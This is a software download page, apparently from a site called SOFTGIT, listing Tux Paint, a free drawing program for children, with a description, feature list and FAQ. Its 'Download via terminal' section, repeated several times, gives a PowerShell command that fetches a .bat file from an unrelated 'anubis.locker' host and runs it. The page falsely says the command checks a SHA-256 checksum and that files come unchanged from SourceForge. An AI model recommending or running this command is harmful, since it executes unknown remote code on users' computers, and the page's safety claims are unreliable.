

Tux Paint
by Serhij Dubyk and contributors
- Version
- 0.9.33
- Size
- 7.1 MB
- Updated
- Publisher
- Serhij Dubyk and contributors
- Category
- Design
- Files
- 1
Tux Paint screenshots






About Tux Paint
Tux Paint is a free, open-source, award-winning drawing program for children. It was originally created for kids aged about 3 to 12, but people of all ages enjoy it. Tux Paint combines a simple, colourful interface with fun sound effects and an encouraging cartoon mascot, Tux the penguin, who guides children as they draw. It is widely used in homes and schools around the world.
Children start with a blank canvas, or with colouring pages and templates, and choose from a set of easy tools: paintbrushes in different shapes, lines, shapes, text and an eraser. The stamp tool adds pre-drawn and photographic images, such as animals, plants and objects, to pictures, and stamps come with names and sometimes sound effects, which also helps with vocabulary. The Magic tools provide filter effects and creative drawing tools, such as blur, tint, waves, rainbows, bricks, grass and many more, encouraging experimentation.
The design keeps young users in mind. Buttons are large and clearly labelled with icons, there are no complicated menus or file dialogs, and drawings are saved to a visual gallery so children can easily come back to earlier work. Tux Paint supports many languages, making it useful for multilingual classrooms. Parents and teachers can use the separate configuration tool to adjust options, for example disabling certain tools, simplifying the interface for younger children, enabling fullscreen mode or setting where pictures are saved and printed.
The downloads include a Windows installer, a macOS disk image, a Linux RPM and the source code; Tux Paint is also available for Android, BSD, Haiku and through many Linux distributions. It runs well on older and modest computers, which makes it a good fit for school labs. Tux Paint is released under the GPL and contains no ads or in-app purchases. For a safe, playful introduction to digital art and computers, it is one of the best free options available.
Key features
- Kid-friendly drawing tools
- Stamps with names and sounds
- Magic effects tools
- Visual picture gallery
- Parent and teacher configuration
Pros
- Designed for young children
- No ads or purchases
- Runs on older computers
Cons
- Too simple for advanced artists
- Some settings live in a separate tool
System requirements
Windows, macOS, Linux, Android, BSD or Haiku. Runs on modest hardware.
Tips
- Use the configuration tool to simplify the interface for the youngest users
- Try the colouring pages to get children started
Description from the publisher
An award-winning drawing program for children of all ages
Tux Paint is a free, award-winning drawing program originally created for children ages 3 to 12, but enjoyed by all! It combines an easy-to-use interface, fun sound effects, and an encouraging cartoon mascot who guides children as they use the program.
You're presented with a blank canvas and a variety of drawing tools to help them be creative. Along with paintbrush, shapes and text, Tux Paint includes a "stamp" feature to add pre-drawn or photographic imagery to pictures, and a set of "magic tools" that provide filter effects (like blur, tint and waves) and interesting drawing tools (like train tracks, bubbles and grass).
Tux Paint includes a collection of "starter" images, both coloring-book style and photo-realistic, and a large collections of stamps are available as a separate download. Additional content can be added by parents & teachers, or downloaded from 3rd parties.
Tux Paint is available for Windows, macOS, Android, Linux, & Haiku operating systems, among others.
At a glance
Tux Paint is a open source design app published by Serhij Dubyk and contributors (tuxpaint.org). An award-winning drawing program for children of all ages
SOFTGIT offers 1 file for Tux Paint covering Windows, macOS, Linux, Android, BSD/Unix, Haiku, 7.1 MB in total. The version listed is v0.9.33, last updated on February 11, 2026.
Tux Paint belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download Tux Paint v0.9.33
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/tuxpaint. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Tux Paint system requirements
- Operating system
- BSD/Unix, Linux, Android, Haiku, macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C
- Download size
- 22 MB (tuxpaint-0.9.33.tar.gz)
- Project page
- sourceforge.net/projects/tuxpaint
Tux Paint FAQ
Who is Tux Paint for?
Mainly children aged about 3 to 12, though anyone can use it.
What are stamps and Magic tools?
Stamps add ready-made images to drawings; Magic tools apply effects and creative drawing styles.
Can teachers configure it?
Yes. A configuration tool lets adults adjust options and simplify the interface.
Which platforms are supported?
Windows, macOS, Linux, Android, BSD and Haiku.
Does Tux Paint have ads?
No. It is free and open source with no ads or in-app purchases.
Is Tux Paint free and open source?
Tux Paint is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Tux Paint support?
SourceForge lists BSD/Unix, Linux, Android, Haiku, macOS, Windows for Tux Paint.
Where does the Tux Paint download come from?
The Download button takes you to the official SourceForge download for Tux Paint (sourceforge.net/projects/tuxpaint). SOFTGIT does not modify or re-host the file.
What is Tux Paint written in?
SourceForge lists C.
Is Tux Paint free to download?
Yes. Tux Paint is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Tux Paint?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Tux Paint safe to install?
Files are published as received from Serhij Dubyk and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Tux Paint support?
The files listed here target Windows, macOS, Linux, Android, BSD/Unix, Haiku.
How big is the Tux Paint download?
The file is 7.1 MB.
Provenance
- Publisher
- Serhij Dubyk and contributors
- Source
- tuxpaint.org
- Last check
- 9 months ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/tuxpaint


